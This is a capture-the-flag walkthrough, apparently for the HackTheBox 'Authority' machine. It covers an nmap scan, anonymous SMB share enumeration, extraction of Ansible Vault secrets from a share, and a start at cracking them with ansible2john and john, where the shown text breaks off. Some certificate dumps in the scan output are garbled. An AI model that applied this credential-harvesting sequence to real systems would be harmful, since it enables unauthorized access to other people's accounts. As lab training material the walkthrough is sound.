



Authority



OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	15 Jul 2023	Medium	30



Lets start with a NMAP scan

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Nmap scan report for 10.129.238.161
Host is up, received user-set (0.060s latency).
Scanned at 2023-07-15 15:14:55 EDT for 120s
Not shown: 65508 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server
time: 2023-07-15 23:15:57Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
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389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-07-15T23:16:58+00:00; +4h00m03s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp,
DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIIFxjCCBK6gAwIBAgITPQAAAAANT51hU5N024gAAAAAAZANBgkqhkiG9w0BAQsF
| ADBGMQRwEgYK CZImiZPyLGBGRYEY29ycDETM BEGCGmSJomT8ixkARKWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUKlUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDV sJL0
| ae0n8L0Eg5BAHi8Tmzmb e+kIsXM6NZvAuqGgUsWNz sT4JNwsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCp05HNcKPHStl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxFmFI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAWIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMD EwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWB BTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGI tQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcm l0eSxDTj1DRFAsQ049UHVibGljJT IwS2V5JT IwU2Vydm l j
| ZXM sQ049U2Vydm l jZXM sQ049Q29uZm lndXJhdG l v b i x E Q z 1 o d G I s R E M 9 Y 2 9 y c D 9 j
| ZXJ0aWZpY2F0ZVJl dm9jYXRpb25MaXN0P2Jhc2U/b2JqZW N0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pb nQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAo aB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUKlUWS1DQ SxDTj1BSUEsQ049UHVibGljJT Iw
| S2V5JT IwU2Vydm l jZXM sQ049U2Vydm l jZXM sQ049Q29uZm lndXJhdG l v b i x E Q z 1 o
| dG I s R E M 9 Y 2 9 y c D 9 j Q U N l c n R p Z m l j Y X R l P 2 J h c 2 U / b 2 J q Z W N 0 Q 2 x h c 3 M 9 Y 2 V y d G l m
| aW N h d G l v b k F 1 d G h v c m l 0 e T B U B g N V H R E B A f 8 E s j B I o C M G C i s G A Q Q B g j c U A g O g F Q w T
| Q V V U S E 9 S S V R Z J E B o d G I u Y 2 9 y c I I S Y X V 0 a G 9 y a X R 5 L m h 0 Y i 5 j b 3 J w g g h o d G I u Y 2 9 y
| c I I D S F R C M A 0 G C S q G S I b 3 D Q E B C w U A A 4 I B A Q C H 8 0 6 l 8 p R s A / p y K K s S S k i e 8 i j D h C B o
| z o O u H i l o C 6 9 4 x v s 4 1 w / Y v j 9 Z 0 o L i I k r o S F P U P T D Z O F q O L u F S D b n D n T K a m z f b S f J R
| r 4 r j 3 F 3 r 7 S 3 w w K 3 8 E l k o D 8 R b q D i C h a n + 2 b S f 7 o l B 1 A d S + x h p 9 I Z v B W Z 0 l T 0 x X j r 5
| p t I Z E R S R T R E 8 q y e X 7 + I 4 h p v G T B j h v d b 5 L O n G 7 s p c 7 F 7 U H k 7 9 Z + C 3 B W G 1 9 t y S 4 f w 7
| / 9 j m 2 p W 0 M a j 1 Y e n X 7 f r b Y t Y l 0 7 i Q 3 K e D w 1 P S C M h M l i p o v b C p M J 1 Y O X 9 y e Q g v v c g 0
| E 0 r 8 u Q u H m w N T g D 5 d U W u H t D v / o G 7 j 6 3 G u T N w E f Z h t z R 2 r n N 9 V f 2 I H 9 Z a l
|_-----END CERTIFICATE-----
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-07-15T23:16:58+00:00; +4h00m03s from scanner time.
| ssl-cert: Subject:
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| Subject Alternative Name: othername: UPN::AUTHORhtb.corp,
DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after: 2024-08-09T23:13:21
| MD5: d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxfjCCBK6gAwIBAgITPQAAAAANT51hU5N024gAAAAAAZANBgkqhkiG9w0BAQsF
| ADBGMQRQwEgYKCCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUKlUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVzJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNwsZqrRoHMr+kMC4kpX
| 4Qu0HTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoT0Cno26adxqKPbzS5KQtk
| ZCvQfqQK0ML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCp05HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeww/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bXmfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQIEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjaYBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAWIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBbTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQRzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHfMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGIItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydm1j
| ZXMsQ049U2Vydm1jZXMsQ049Q29uZm1ndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWNoQ2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbmQwgb8GCCsGAQUFBwEBB1GyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUKlUWS1DQsxDj1BSUESQ049UHVibGljJTIw
| S2V5JTIwU2Vydm1jZXMsQ049U2Vydm1jZXMsQ049Q29uZm1ndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpb2Jhc2U/b2JqZWNoQ2xhc3M9Y2Vydm1j
| aWNoZGlvbG1dGhvcml0eTBUBgNVHREBAf8ESjB1oCMGCisGAQQBgjcUAgoFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwggghodGIuY29y
| cIIDSFRCA0GCSqGSIb3DQEBCwUAA4IBAQC806l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFq0LuFSDbnDntKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7o1B1AdS+xhp9IZvBWZ01T0xXjr5
| ptIZERSRTRE8qyeX7+I4hvpGTBjhvdb5L0nG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYl07iQ3KeDw1PSCMhMlipovbCpMJ1Y0X9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Za1
| -----END CERTIFICATE-----
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8443/tcp open ssl/https-alt syn-ack ttl 127
|_http-title: Site doesn't have a title (text/html; charset=ISO-8859-1).
|_http-favicon: Unknown favicon MD5: F588322AAF157D82BB030AF1EFFF8CF9
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=172.16.2.118
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| Issuer: commonName=172.16.2.118
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-07-11T15:59:21
| Not valid after: 2025-07-13T03:37:45
| MD5: 1af4:dbb3:471b:243e:be2c:859d:740a:8338
| SHA-1: 9e2a:a755:a63f:f9f1:45ba:61d7:fb71:1a03:6381:5f96
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIGEmZUdsyRMA0GCSqGSIb3DQEBCwUAMBcxFTATBgNVBAMM
| DDE3Mi4xNi4yLjExODAEfW0yMzA3MTEhNTU5MjFaFw0yNTA3MTMwMzMNDVAMBcx
| FTATBgNVBAMMDDE3Mi4xNi4yLjExODCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
| AQoCggEBALnc2+szhDqiLra/Sjd8jwwIEMjYv4Fu3rt3RKz6dOgWiCzQG9v1+BfB
| BGhbJ03ewTvzGK3jub+1uYf9rSLh6s1poupiku5tZcZ5ekJRZnkUC193VH0mPvkV
| anfDKJoUt9i41T/B4VIEH83sZ/PgZQTxaU2BNUkZb70kK6TRrV6QKttQl6NQ6RZJ
| 7hFLdvZ9vhuJrMLI10jhBHnCOMCsvlMA5lNd4Ix9ouw1PPCpIgB7V93rVAU4P4Rh
| HPKyQpYGuziVxpPknRg1f4c+jSTcN27xV1yUMigWY7WfNyyjtaHjKK9AEXCOVn9C
| LS5zhFgH0F1mFwdN3EWfjaa4dAxklbsCAwEAAM4MDYwDAYDVR0TAQH/BAIwADAQ
| BgNVHQ8BAf8EBAMCBaAwFgYDVR0LAQH/BAwwCgYIKwYBBQUHAWewDQYJKoZIhvcN
| AQELBQADggEBADk+cT0u64/TbTiArgr8hIAKqFHYSTOomR8kw5jFwNZrk56WogdV
| 9rJmEqdkON2V0UHHy7dxjqr5v6Kpku8+inqmBNWtc8iVAoreDkf8FProcuG6N0iG
| NdyUktn9eSUmEu18PYWYJuJRrmBeVRSnr2AlEKTk+hilNrDqec+XvKaicUzdpA
| /DRr+bypvyvvLVQvc7xnPei/46c/JAynY1NgqePosJywtI177ijHBke06mXWJsOX
| ha6kPQZOqk08PdKfnGNmWMuWA2y2T5rULFa9XA4U6kNCRnErQtqMJp9HQo9CBzh5
| ZrXDqEnL0gYCxLR6vQ1pfnr3NR+ZX+qtPRs=
| -----END CERTIFICATE-----
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.1 200
|     Content-Type: text/html; charset=ISO-8859-1
|     Content-Length: 82
|     Date: Sat, 15 Jul 2023 23:16:04 GMT
|     Connection: close
|     <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head>
| </html>
|   HTTPOptions:
|     HTTP/1.1 200
|     Allow: GET, HEAD, POST, OPTIONS
|     Content-Length: 0
|     Date: Sat, 15 Jul 2023 23:16:04 GMT
|     Connection: close
|   RTSPRequest:
|     HTTP/1.1 400
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 1936
|     Date: Sat, 15 Jul 2023 23:16:09 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-
| serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;}
| h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;}
| .line {height:1px;background-color:#525D76;border:none;}</style></head><body>
| <h1>HTTP Status 400
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SF:eived\x20to\x20be\x20a\x20client\x20error\x20\((e\.g\. ,\x20malformed\x20
SF:request\x20syntax,\x20invalid\x20");
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h00m02s, deviation: 0s, median: 4h00m02s
|_smb2-time:
|   date: 2023-07-15T23:16:47
|_  start_date: N/A
|_smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required
|_p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 49322/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 26185/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 46842/udp): CLEAN (Timeout)
|   Check 4 (port 56328/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Jul 15 15:16:55 2023 -- 1 IP address (1 host up) scanned in
120.59 seconds
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
Upon review of this nmap scan, we will see some interesting ports. Let's check out port 8443/tcp open ssl/https-alt syn-ack ttl 127 look like a possible web page.

If we navigate to this site, <https://10.129.237.32:8443/pwm>

as the nmap scan shows us. Here.

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Connection: close
<html><head><meta http-equiv="refresh" content="0;URL=' /pwm'"/></head></html>
HTTPOptions:
HTTP/1.1 200
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we will be redirected to a login portal <https://10.129.237.32:8443/pwm/private/login>



Password Self Service

[SecureAuth](#) [WADComs](#) [HTB Academy](#) [HTB](#) [TryHackMe | Dashboard](#)

Please Sign in

Password Self Service

User Name

Password

Sign in

PWM is in open configuration mode and is not secure.

[Configuration Manager](#)

[Configuration Editor](#)

We will see that it's asking for a username and password, but if we also navigate to Configuration Manager we will notice that it asks for a password only. This is standing out to me.

<https://10.129.237.32:8443/pwm/private/config/login>

Password Self Service

https://10.129.237.32:8443/pwm/private/config/login

Auth WADComs HTB Academy HTB TryHackMe | Dashboard

Configuration Manager
Password Self Service

Configuration Password

Password

Sign in

Cancel

Previous Authentications

Identity	Timestamp	Network Address
n/a	March 24, 2023 at 7:42:59 PM EDT	127.0.0.1
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:11:23 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:17:32 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp	March 26, 2023 at 9:20:14 AM	10.129.204.183

lets keep this in mind for later

Looks like netbios:139 is open, let's try to access those shares using tools like smbclient, smbmap, or crackmapexec. I used smbclient.

139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn

The system may have weak or no authentication mechanisms in place, allowing unauthorized access to resources.

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smbclient -L ///authority.htb// -U '' -p''
Password for [WORKGROUP\]:

Sharename      Type      Comment
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ADMIN$         Disk      Remote Admin
C$             Disk      Default share
Department Shares Disk
Development    Disk
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
SYSVOL         Disk      Logon server share
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Reconnecting with SMB1 for workgroup listing.

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(fro@mastr)-[~]
$ smbclient --no-pass //authority.htb/Development
Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
.                               D           0   Fri Mar 17 09:20:38 2023
..                              D           0   Fri Mar 17 09:20:38 2023
Automation                     D           0   Fri Mar 17 09:20:40 2023

5888511 blocks of size 4096. 1337790 blocks available
smb: \> cd Automation
smb: \Automation\> ls
.                               D           0   Fri Mar 17 09:20:40 2023
..                              D           0   Fri Mar 17 09:20:40 2023
Ansible                        D           0   Fri Mar 17 09:20:50 2023

5888511 blocks of size 4096. 1337790 blocks available
smb: \Automation\> 
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I suggest recursively getting all these directories and going through them one by one, Enumerate. Inside this particular file we see some hashes. \authority.htb\Development\Automation\Ansible\PWM\defaults\main.yml
Those are Ansible_Vault hashes we can crack these. Reference:

<https://ppn.snowvcrash.rocks/pentest/infrastructure/devops/ansible>

```
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    32666534386435366537653136663731633138616264323230383566333966346662313161326239
    6134353663663462373265633832356663356239383039640a346431373431666433343434366139
    35653634376333666234613466396534343030656165396464323564373334616262613439343033
    6334326263326364380a653034313733326639323433626130343834663538326439636232306531
    3438


pwm_admin_password: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    31356338343963323063373435363261323563393235633365356134616261666433393263373736
    3335616263326464633832376261306131303337653964350a363663623132353136346631396662
    38656432323830393339336231373637303535613636646561653637386634613862316638353530
    3930356637306461350a316466663037303037653761323565343338653934646533663365363035
    6531

ldap_uri: ldap://127.0.0.1/
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let's copy and past each one of those hashes, there are 3 of them, into separate files. Hash1, Hash2, Hash3, whatever you want to name it.

This step tripped me up, we need to make sure that we remove our empty spaces and form it like it is shown below exactly.


In Sublime.



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Edit  Selection  Find  View  Goto  Tools  Project  Preferences  Help
PwmConfiguration.xml x ENUM x hash
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531
  
```


In Nano.



```

GNU nano 7.2 hash
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531
  
```


and cat out.



```

(fro@mastr)-[~/HTB/rooms/Authority]
$ cat hash
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531
  
```


Next, we will use `ansible2john` to convert it into a crackable hash.



```

(fro@mastr)-[~/HTB/rooms/Authority]
$ ansible2john hash
hash:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed228
09393b1767055a66deae678f4a8b1f8550905f70da5
  
```

We can either copy and past or carrot it into a file here. Name it differently than the files above.



```

(fro@mastr)-[~/HTB/rooms/Authority]
$ cat hashcatHASH
hash:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73a
d5d8804b4b2511c3b15814ebcf2fe98334284203635
  
```

Now we can try to crack it with john or hashcat I used john.

```
(fro@mastr)-[~/HTB/rooms/Authority]
$ john hashcatHASH
Using default input encoding: UTF-8
